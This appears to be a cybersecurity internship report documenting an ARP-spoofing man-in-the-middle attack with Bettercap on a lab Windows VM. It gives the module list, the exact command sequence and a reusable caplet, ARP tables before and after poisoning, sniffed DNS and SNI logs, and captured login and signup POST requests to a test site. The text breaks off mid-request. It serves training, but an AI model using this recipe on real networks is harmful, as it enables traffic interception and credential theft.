Cyber Security Internship Major Project

Project 7:


Target: Any Windows Operating System Date of Submission: 20th OCT 2024

Tools: BetterCap and Wireshark

Perform Man in the Middle Attack for Windows Machine.

Describe in detail about the modules used in Bettercap.

First when we launch the bettercap tool and check the modules present with the *help* command, we get the following screen:



Following are the modules present in ***bettercap*** tool:

- **any.proxy**: A general-purpose HTTP/HTTPS proxy for intercepting and modifying web traffic.
- **api.rest**: Provides a REST API interface to control Bettercap via HTTP requests.
- **arp.spoof**: Performs ARP spoofing to intercept or modify traffic between devices.
- **ble.recon**: Scans for Bluetooth Low Energy (BLE) devices and gathers information about them.
- **c2**: Command and control module for remote control over Bettercap instances.
- **caplets**: Scripts that automate Bettercap attacks or tasks.
- **dhcp6.spoof**: Spoofs DHCPv6 responses to manipulate network traffic in an IPv6 network.
- **dns.spoof**: Redirects DNS queries by spoofing DNS responses.
- **events.stream**: Streams real-time logs of all captured network events (currently running in the image since we have started the bettercap).
- **gps**: Tracks the geolocation of devices on the network (if supported).
- **hid**: A Human Interface Device attack module, used for emulating keystrokes and mouse movements.
- **http.proxy**: HTTP proxy for intercepting and modifying web traffic.
- **http.server**: Hosts HTTP server for phishing or payload delivery.
- **https.proxy**: Intercepts and downgrades HTTPS traffic to HTTP for interception.
- **https.server**: Hosts an HTTPS web server for phishing or other attack purposes.
- **mac.changer**: Changes the MAC address of the network interface.
- **mdns.server**: Multicast DNS server to respond to mDNS queries and collect information.
- **mysql.server**: Hosts a MySQL server for database-related attacks or testing.
- **ndp.spoof**: Spoofs Neighbor Discovery Protocol (NDP) packets in an IPv6 network.
- **net.probe**: Actively probes the network to discover live hosts.
- **net.recon**: Conducts network reconnaissance to gather information about devices.
- **net.sniff**: Sniffs network packets for analysis.
- **packet.proxy**: Forwards and modifies network packets in transit.
- **syn.scan**: Performs SYN scans to discover open ports on network devices.
- **tcp.proxy**: A generic TCP proxy for intercepting and modifying raw TCP traffic.
- **ticker**: Provides real-time updates on the status of network events.
- **ui**: Enables a web-based user interface for controlling Bettercap.
- **update**: Updates Bettercap or its modules to the latest version.
- **wifi**: Scans for nearby wireless access points and devices.
- **wol**: Sends Wake-on-LAN (WoL) packets to wake up devices on the network.

Using the module and command *net.show* we can view the following table which shows the initial number of devices and the gateway used via the network:

```
192.168.17.0/24 > 192.168.17.134  » net.show
```

IP ▲	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.17.134	00:0c:29:12:9b:af	eth0	VMware, Inc.	0 B	0 B	04:09:55
192.168.17.2	00:50:56:e6:d7:be	gateway	VMware, Inc.	255 B	255 B	04:09:55

```
↑ 0 B / ↓ 714 B / 10 pkts
```

Then After turning on the net.probe module using *net.probe on* command we can notice that the net.recon also starts running eventually:


```
192.168.17.0/24 > 192.168.17.134  » net.probe on
192.168.17.0/24 > 192.168.17.134  » [04:24:29] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.17.0/24 > 192.168.17.134  » [04:24:29] [sys.log] [inf] net.probe probing 256 addresses on 192.168.17.0/24
192.168.17.0/24 > 192.168.17.134  » [04:24:29] [endpoint.new] endpoint 192.168.17.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.17.0/24 > 192.168.17.134  » [04:24:29] [endpoint.new] endpoint 192.168.17.254 detected as 00:50:56:e4:7e:ed (VMware, Inc.).
192.168.17.0/24 > 192.168.17.134  » [04:24:29] [endpoint.new] endpoint 192.168.17.132 detected as 00:0c:29:fa:dd:2a (VMware, Inc.).
192.168.17.0/24 > 192.168.17.134  » help

          help MODULE : List available commands or show module specific help if no module name is provided.
               active : Show information about active modules.
                 quit : Close the session and exit.
        sleep SECONDS : Sleep for the given amount of seconds.
             get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
       set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
                clear : Clear the screen.
       include CAPLET : Load and run this caplet in the current session.
            ! COMMAND : Execute a shell command and print its output.
       alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

     any.proxy > not running
      api.rest > not running
     arp.spoof > not running
     ble.recon > not running
            c2 > not running
       caplets > not running
   dhcp6.spoof > not running
     dns.spoof > not running
  events.stream > running
           gps > not running
           hid > not running
    http.proxy > not running
   http.server > not running
   https.proxy > not running
  https.server > not running
   mac.changer > not running
   mdns.server > not running
  mysql.server > not running
     ndp.spoof > not running
     net.probe > running
     net.recon > running
     net.sniff > not running
  packet.proxy > not running
      syn.scan > not running
     tcp.proxy > not running
        ticker > not running
            ui > not running
        update > not running
          wifi > not running
           wol > not running
```


After turning *net.probe on* we can see the different devices connected on the same network as our kali linux:



Make sure you use arp.spoof, net.sniff and other modules needed for MITM.

After getting the list of devices available in the network we used *set arp.spoof.fullduplex true* command to make sure we can send and receive packets from our target machine. Here we have selected a **target window machine** whose IP address is **192.168.17.133.**

And now to set the target on this IP address we will use the command *set arp.spoof.targets 192.168.17.133* then we turn on the arp.spoof and it will start the spoofing process in which the targets gateway mac address and the attackers mac address becomes same at that time with the command *arp.spoof on*. Then *net.sniff on* command is used to starting sending and receiving target machine's packets while being in the middle.



Target machine's MAC address of gateway and attacker's machine's MAC address before spoofing:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\localadmin> arp -a

Interface: 192.168.17.133 --- 0xa
  Internet Address      Physical Address      Type
  192.168.17.2          00-50-56-e6-d7-be     dynamic
  192.168.17.134        00-0c-29-12-9b-af     dynamic
  192.168.17.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
PS C:\Users\localadmin>
```

Target machine's MAC address of gateway and attacker's machine's MAC address after spoofing:

```
Windows PowerShell
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Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\localadmin> arp -a

Interface: 192.168.17.133 --- 0xa
  Internet Address      Physical Address      Type
  192.168.17.2          00-0c-29-12-9b-af     dynamic
  192.168.17.134        00-0c-29-12-9b-af     dynamic
  192.168.17.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
PS C:\Users\localadmin>
```


In the below screen we can see that the target is visiting **www.flipcart.com:**



,which has been recorded on the attacker's machine on bettercap.


```
192.168.17.0/24 > 192.168.17.134 » [05:44:38] [net.sniff.dns] dns gateway > 192.168.17.133 : ww55.affinity.net is 130.211.44.187
192.168.17.0/24 > 192.168.17.134 » [05:44:39] [net.sniff.dns] dns gateway > 192.168.17.133 : flipkart.com is 103.243.32.90
192.168.17.0/24 > 192.168.17.134 » [05:44:39] [net.sniff.dns] dns gateway > 192.168.17.133 : flipkart.com is 103.243.32.90
192.168.17.0/24 > 192.168.17.134 » [05:44:39] [net.sniff.dns] dns gateway > 192.168.17.133 : flipkart.com is 103.243.32.90
192.168.17.0/24 > 192.168.17.134 » [05:44:39] [net.sniff.dns] dns gateway > 192.168.17.133 : flipkart.com is 103.243.32.90
192.168.17.0/24 > 192.168.17.134 » [05:44:39] [net.sniff.https] sni 192.168.17.133 > https://www.flipkart.com
192.168.17.0/24 > 192.168.17.134 » [05:44:39] [net.sniff.https] sni 192.168.17.133 > https://www.flipkart.com
192.168.17.0/24 > 192.168.17.134 » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : 1.rome.api.flipkart.com is 103.243.33.5
192.168.17.0/24 > 192.168.17.134 » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : 1.rome.api.flipkart.com is 103.243.33.5
192.168.17.0/24 > 192.168.17.134 » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : e10084.h.akamaiedge.net is 118.214.137.100
192.168.17.0/24 > 192.168.17.134 » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : e10084.h.akamaiedge.net is 118.214.137.100
192.168.17.0/24 > 192.168.17.134 » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : e10084.b.akamaiedge.net is 23.212.241.121
192.168.17.0/24 > 192.168.17.134 » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : e10084.b.akamaiedge.net is 23.212.241.121
192.168.17.0/24 > 192.168.17.134 » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : 2.rome.api.flipkart.com is 163.53.76.64
192.168.17.0/24 > 192.168.17.134 » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : 2.rome.api.flipkart.com is 163.53.76.64
192.168.17.0/24 > 192.168.17.134 » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : e86303.dscx.akamaiedge.net is 23.212.254.112, 23.212.254.10
.27, 23.212.254.115, 23.212.254.75, 23.212.254.81
192.168.17.0/24 > 192.168.17.134 » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : e86303.dscx.akamaiedge.net is 23.212.254.112, 23.212.254.10
.27, 23.212.254.115, 23.212.254.75, 23.212.254.81
192.168.17.0/24 > 192.168.17.134 » [05:44:40] [net.sniff.https] sni 192.168.17.133 > https://static-assets-web.flixcart.com
192.168.17.0/24 > 192.168.17.134 » [05:44:40] [net.sniff.https] sni 192.168.17.133 > https://static-assets-web.flixcart.com
```

The attacker is even able to access the confidential credentials used while web surfing by the target:

Login credentials captured:

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Connection: keep-alive
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36 Edg/129.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Length: 32
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1

uname=Master&pass=company@1234
```

Sign up Credentials captured:





```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 163
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/signup.php
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36 Edg/129.0.0.0

uuname=John&upass=testpi23&upass2=testpi23&urname=John Doe&ucc=123456789&uemail=abc@gmail.com&uphone=9182736455&uaddress=ABC street ,XYZ City&signup=signup

[07:43:31] [net.sniff.dns] dns gateway > 192.168.17.133 : prod-agic-sin-2.southindia.cloudapp.azure.com is 52.140.32.156
```

Capture all the packets on wireshark and analyze those packets. (Just to make sure you are learning wireshark along with this)


First we will edit a caplet which was already made and add a command before enabling the net.sniff that is *set net.sniff.output /root/Desktop/windowtarget.pcap* .In this command the capturing of all the records and packets will be done and stored in a file **windowtarget.pcap** which can be opened in wireshark and analysed. By filter the document we can easily extract the credentials anytime.

```
root@kali:~/Desktop# nano snifftestwindow.cap
root@kali:~/Desktop# cat snifftestwindow.cap
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets 192.168.17.133
arp.spoof on
set net.sniff.output /root/Desktop/windowtarget.pcap
net.sniff on
root@kali:~/Desktop# bettercap -iface eth0 -caplet snifftestwindow.cap
bettercap v2.32.0 (built for linux amd64 with go1.22.1) [type 'help' for a list of commands]

[09:34:35] [sys.log] [inf] gateway monitor started ...
[09:34:35] [sys.log] [inf] net.probe probing 256 addresses on 192.168.17.0/24
[09:34:35] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[09:34:35] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
[09:34:35] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
[09:34:35] [sys.log] [inf] net.probe probing 256 addresses on 192.168.17.0/24
[09:34:35] [endpoint.new] endpoint 192.168.17.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.17.0/24 > 192.168.17.134  » [09:34:35] [endpoint.new] endpoint 192.168.17.254 detected as 00:50:56:e4:7e:ed (VMware, Inc.).
192.168.17.0/24 > 192.168.17.134  » [09:34:35] [endpoint.new] endpoint 192.168.17.132 detected as 00:0c:29:fa:dd:2a (VMware, Inc.).
192.168.17.0/24 > 192.168.17.134  » [09:34:35] [endpoint.new] endpoint 192.168.17.133 detected as 00:0c:29:fd:38:d7 (VMware, Inc.).
192.168.17.0/24 > 192.168.17.134  » [09:34:41] [net.sniff.http.request] http 192.168.17.133 POST testphp.vulnweb.com/secured/newuser.php

POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
